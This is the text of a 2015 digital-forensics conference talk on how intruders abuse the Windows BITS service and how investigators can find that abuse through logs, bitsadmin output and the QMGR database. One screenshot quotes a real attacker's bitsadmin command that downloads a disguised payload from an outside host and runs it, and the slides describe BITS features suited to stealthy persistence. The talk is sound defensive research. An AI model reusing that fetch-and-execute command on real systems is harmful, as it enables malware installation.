



Finding your naughty BITS

By

Matthew Geiger

Presented At

The Digital Forensic Research Conference

DFRWS 2015 USA Philadelphia, PA (Aug 9th - 13th)

DFRWS is dedicated to the sharing of knowledge and ideas about digital forensics research. Ever since it organized the first open workshop devoted to digital forensics in 2001, DFRWS continues to bring academics and practitioners together in an informal environment. As a non-profit, volunteer organization, DFRWS sponsors technical working groups, annual conferences and challenges to help drive the direction of research and development.

<http://dfrws.org>

Finding your naughty BITS

Matthew Geiger

Dell SecureWorks




Might not be the bits you are thinking of ...



- The other BITS – Background Intelligent Transfer Service
- Native Windows service
- Publishes an API with a remarkably rich feature set
 - Some capabilities aren't widely known
 - Increasingly* leveraged by intruders and malware
- We will look at:
 - How and why it is being abused
 - Capability to detect and investigate
- Set in context of intrusions trends and tactics

Do I even have BITS ?

- If you use Windows, the answer is yes
- Used by the Windows update mechanism
- Leveraged by a raft of third-party applications, from Adobe products to TechSmith's Camtasia



How do we know that BITS can be naughty?

- Malware samples that use the service for data transfers date back to early 2007
<http://arstechnica.com/information-technology/2007/05/malware-piggybacks-on-windows-background-intelligent-transfer-service/>
- New samples keep popping up
<http://community.websense.com/blogs/securitylabs/archive/2015/01/30/new-f0xy-malware-employs-cunning-stealth-amp-trickery.aspx>
- We see it used by operators in various intrusion groups – especially those groups that try to avoid deploying detectable tools



The screenshot shows a Windows Task Manager window with the following details:

- Tags:** Save, Tags
- Host:** ! bad SA [redacted] 8R1
- Program:** ✓ ok cmd.exe
- Pid:** 7516
- Create Time:** 2015-02-23T23:05:05.572308 (6 months ago)
- Image Path:** C:\Windows\System32\cmd.exe
- Parent Image Path:** (not available)
- Command Line:** C:\Windows\system32\cmd.EXE /c bitsadmin /transfer My /Download /PRIORITY HIGH http://ax[redacted]svr.com/d001.jpg C:\Windows\TEMP\d001.cpl &C:\Windows\TEMP\d001.cpl
- User:** AUTORIDADE NT\SISTEMA
- Parent:** ⚙ taskeng.exe {F98890EC-3712-48F3-8DED-1B6E885D408D} S-1-5-18:NT AUTHORITY\System:Service:
- Children (2):**
 - 2015-02-23T23:05:05.681315 ⚙ bitsadmin /transfer My /Download /PRIORITY HIGH http://ax[redacted]svr.com/d001.jpg C:\Windows\TEMP\d001.cpl
 - 2015-02-23T23:06:24.059036 ⚙ "C:\Windows\System32\control.exe" "C:\Windows\TEMP\d001.cpl",

What can I even do with my BITS?

- retrieve files
- upload files
- bandwidth throttling
- smart retransmissions and maintenance of partial transfer state
 - configure retry period (default 10 min)
 - configure max lifetime of a job (default maximum is 90 days, but that can be extended)
<https://msdn.microsoft.com/en-us/library/aa362844%28v=vs.85%29.aspx>
- associate a "policy" with a network connection so that data transfer only happens over certain networks
 - *like maybe those that don't have IDS or logging*
<https://msdn.microsoft.com/en-us/library/hh994437%28v=vs.85%29.aspx>
- Trusted by host firewalls
- **run arbitrary "notification" program with cmdline arguments after transfer completes**
- in environments where this is configured – peer-to-peer transfers

Investigating your naughty BITS

- Not typically integrated into security auditing
- Still, this is a native Windows service, so logs should be helpful, right?

Job creation details are ... sparse

Event 3, Bits-Client

General Details

The BITS service created a new job: WU Client Download, with owner NT AUTHORITY\SYSTEM

Log Name: Microsoft-Windows-Bits-Client/Operational
Source: Bits-Client Logged: 3/20/2013 2:40:54 PM
Event ID: 3 Task Category: None
Level: Information Keywords:
User: SYSTEM Computer: win7
OpCode: Info
More Information: [Event Log Online Help](#)

Event 3, Bits-Client

General Details

Friendly View XML View

Opcode 0
Keywords 0x4000000000000000

- **TimeCreated**
 [**SystemTime**] 2013-03-20T18:40:54.053789000Z

EventRecordID 3439

Correlation

- **Execution**
 [**ProcessID**] 868
 [**ThreadID**] 1396

Channel Microsoft-Windows-Bits-Client/Operational
Computer win7

- **Security**
 [**UserID**] S-1-5-18

- **EventData**
 string WU Client Download
 string2 NT AUTHORITY\SYSTEM
 string3

BITS will expose a lot about itself on a running system

```
C:\Windows\system32>bitsadmin.exe /list /allusers /verbose

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

GUID: {FF1877AC-B4BB-463C-8EA1-DCFAC7F8D7F5} DISPLAY: 's'
TYPE: DOWNLOAD STATE: SUSPENDED OWNER: win7\user
PRIORITY: NORMAL FILES: 0 / 1 BYTES: 0 / UNKNOWN
CREATION TIME: 8/2/2015 6:07:24 PM MODIFICATION TIME: 8/2/2015 7:03:14 PM
COMPLETION TIME: UNKNOWN ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
    0 / UNKNOWN WORKING http://live.sysinternals.com/ZoomIt.exe -> C:\Users\user\Documents\tools\zoomit.exe
NOTIFICATION COMMAND LINE: 'C:\Users\user\Documents\tools\zoomit.exe'
owner MIC integrity level: HIGH
owner elevated ?           true

Peercaching flags
    Enable download from peers      :false
    Enable serving to peers         :false

CUSTOM HEADERS: NULL
```

Other ways to probe your BITS

- So, if not in logs, how do we find out about pending jobs?
- Powershell BITS cmdlets or scripting BITSadmin queries
 - Can be more than a little messy at scale
- Dead systems, forensic images?
 - Behind the creation and maintenance of BITS jobs is the Queue Manager (QMGR) interface
 - Maintains an opaque, undocumented database that stores job specifications and state
 - Two files: %ALLUSERSPROFILE%\Microsoft\Network\Downloader\qmgr0.dat & qmgr1.dat

QMGR database – job information

Edit As: Hex | Run Script | Run Template: qmr_jobinfo.bt

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF		
0FF0h:	79	6B	63	60	41	CF	01	00	00	00	00	00	00	00	00	00	ykc`AI.....	
1000h:	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00	00	
1010h:	00	00	00	00	00	00	01	00	00	00	00	00	00	00	00	00	
1020h:	00	00	00	00	00	00	00	00	00	A7	76	00	00	00	00	00Sv.....	
1030h:	00	00	00	00	93	36	20	35	A0	0C	10	4A	84	F3	B1	7E	...6 5 ..J,,6±-	
1040h:	7B	49	9C	D7	00	00	00	00	00	00	00	00	00	00	00	00	{Iæx.....	
1050h:	00	00	00	00	00	00	00	00	01	00	00	00	00	00	01	00	
1060h:	00	00	00	00	01	00	00	00	00	00	FF	FF	FF	FF	00	00ÿÿÿÿ..	
1070h:	00	00	00	00	00	00	00	01	00	00	00	00	00	00	88	FCü	
1080h:	6B	6D	7D	EB	88	44	AA	F5	AE	6F	DE	54	38	E9	93	36	km}ë`Dªõ@opT8é"6	
1090h:	20	35	A0	0C	10	4A	84	F3	B1	7E	7B	49	9C	D7	00	00	5 ..J,,6±-{Iæx..	
10A0h:	00	00	02	00	00	00	00	00	00	00	00	00	00	00	00	41	6DAm
10B0h:	CE	BD	63	F5	3B	4A	B0	1A	34	05	29	BE	BF	32	0B	00	İ¼cõ;J°.4.)¼¿2..	
10C0h:	00	00	64	00	6F	00	77	00	6E	00	5F	00	74	00	65	00	..d.o.w.n..t.e.	
10D0h:	73	00	74	00	32	00	00	00	01	00	00	00	00	00	01	00	s.t.2.....	
10E0h:	00	00	00	00	01	00	00	00	00	00	2C	00	00	00	53	00S.	
10F0h:	2D	00	31	00	2D	00	35	00	2D	00	32	00	31	00	2D	00	-.1.-.5.-.2.1.-.	
1100h:	38	00	31	00	31	00	38	00	31	00	30	00	36	00	39	00	8.1.1.8.1.0.6.9.	
1110h:	36	00	2D	00	31	00	34	00	31	00	38	00	32	00	37	00	6.-.1.4.1.8.2.7.	
1120h:	34	00	30	00	30	00	2D	00	35	00	39	00	35	00	36	00	4.0.0.-.5.9.5.6.	
1130h:	39	00	36	00	33	00	35	00	38	00	2D	00	31	00	30	00	9.6.3.5.8.-.1.0.	
1140h:	30	00	30	00	00	00	03	00	00	00	01	00	00	00	00	30	0.0.....0	
1150h:	00	00	00	00	00	00	00	00	00	00	6A	B8	56	36	A8	04j, V6".	
1160h:	00	00	01	00	1F	80	70	04	00	00	8C	04	00	00	14	00ëp...E.....	
1170h:	00	00	04	04	00	00	04	00	F0	03	01	00	00	00	11	00ð.....	
1180h:	14	00	01	00	00	01	01	00	00	00	00	00	10	00	30	000	

Name	Value	Start	Size
uint32 offset	2	10A2h	4h
uint32 status[2]		10A6h	8h
struct GUID job_guid		10AEh	10h
struct uni_pascal_str jobname		10BEh	1Ah
uint32 charlen	11	10BEh	4h
wchar_t str[11]	down_test2	10C2h	16h
struct probably_job_status status[1]		10D8h	12h
byte arr1[6]		10D8h	6h
byte arr2[6]		10DEh	6h
byte arr3[6]		10E4h	6h
struct uni_pascal_str owner_sid		10EAh	5Ch
uint32 charlen	44	10EAh	4h
wchar_t str[44]	S-1-5-21-811810696-141827400-595696358-1000	10EEh	58h

QMGR database – file transfer information

The image shows a hex editor window with a memory dump and a 'Template Results' table below it. The memory dump shows hexadecimal values on the left and their corresponding ASCII characters on the right. The table below lists the results of a search for a specific structure, showing the name, value, start address, and size of each field.

Name	Value	Start	Size
struct download_name dname		161Eh	98h
struct file_name save_as		161Eh	26h
uint32 charlen	17	161Eh	4h
wchar_t filename[17]	C:\temp\temp.exe	1622h	22h
struct file_name url		1644h	46h
uint32 charlen	33	1644h	4h
wchar_t filename[33]	http://www.geigers.org/index.htm	1648h	42h
struct file_name temp_file		168Ah	2Ch
uint32 charlen	20	168Ah	4h
wchar_t filename[20]	C:\temp\BITCFED.tmp	168Eh	28h
struct transfer_bytes xfer_bytes		16B6h	10h
uint64 bytes_to_transfer	0	16B6h	8h
uint64 bytes_transferred	18446744073709551615	16BEh	8h
byte unsure_status	0	16C6h	1h
struct file_name drv_ltr		16C7h	Ch
uint32 charlen	4	16C7h	4h
wchar_t filename[4]	C:\	16CBh	8h
struct file_name vol_guid		16D3h	68h
uint32 charlen	50	16D3h	4h
wchar_t filename[50]	\\?\Volume{e43fdac4-881e-11de-ade6-806e6f6e6963}\	16D7h	64h

Learning from your BITS

- BITS provides much more capability for abuse than file transfer
 - A biggie is the ability to house a long-deferred, "retrieve and execute" task
 - Task stored in BITS skirt detection by the tools and systems that DFIR practitioners typically use
 - Logging is not so great
- The BITS service is being incorporated into an ad hoc native "toolset" by intruders
 - Allows operating inside an environment without deploying tools that trigger traditional detections
 - Using the WMI facility for malware persistence or to remotely execute commands
 - At.exe for lateral movement
 - Many others
 - This approach has been dubbed "Living off the Land"
- Security controls haven't fully adapted to this strategy and techniques
 - Need improved logging and visibility into these actions
 - Increase awareness among defenders, responders and forensic analysts
 - Make abuse of these facilities as detectable as the other tools in intruder toolkits

Last BITS

Coming soon (I hope)

<https://github.com/macgeiger/bitsee>

Further BITS references

BITSAdmin command reference

<https://technet.microsoft.com/en-us/library/cc753856.aspx>

BITS API documentation

<https://msdn.microsoft.com/en-us/library/aa362820%28v=vs.85%29.aspx>

Reversing a targeted trojan that uses BITS

<http://datarescue.com/laboratory/trojan2008/index.html>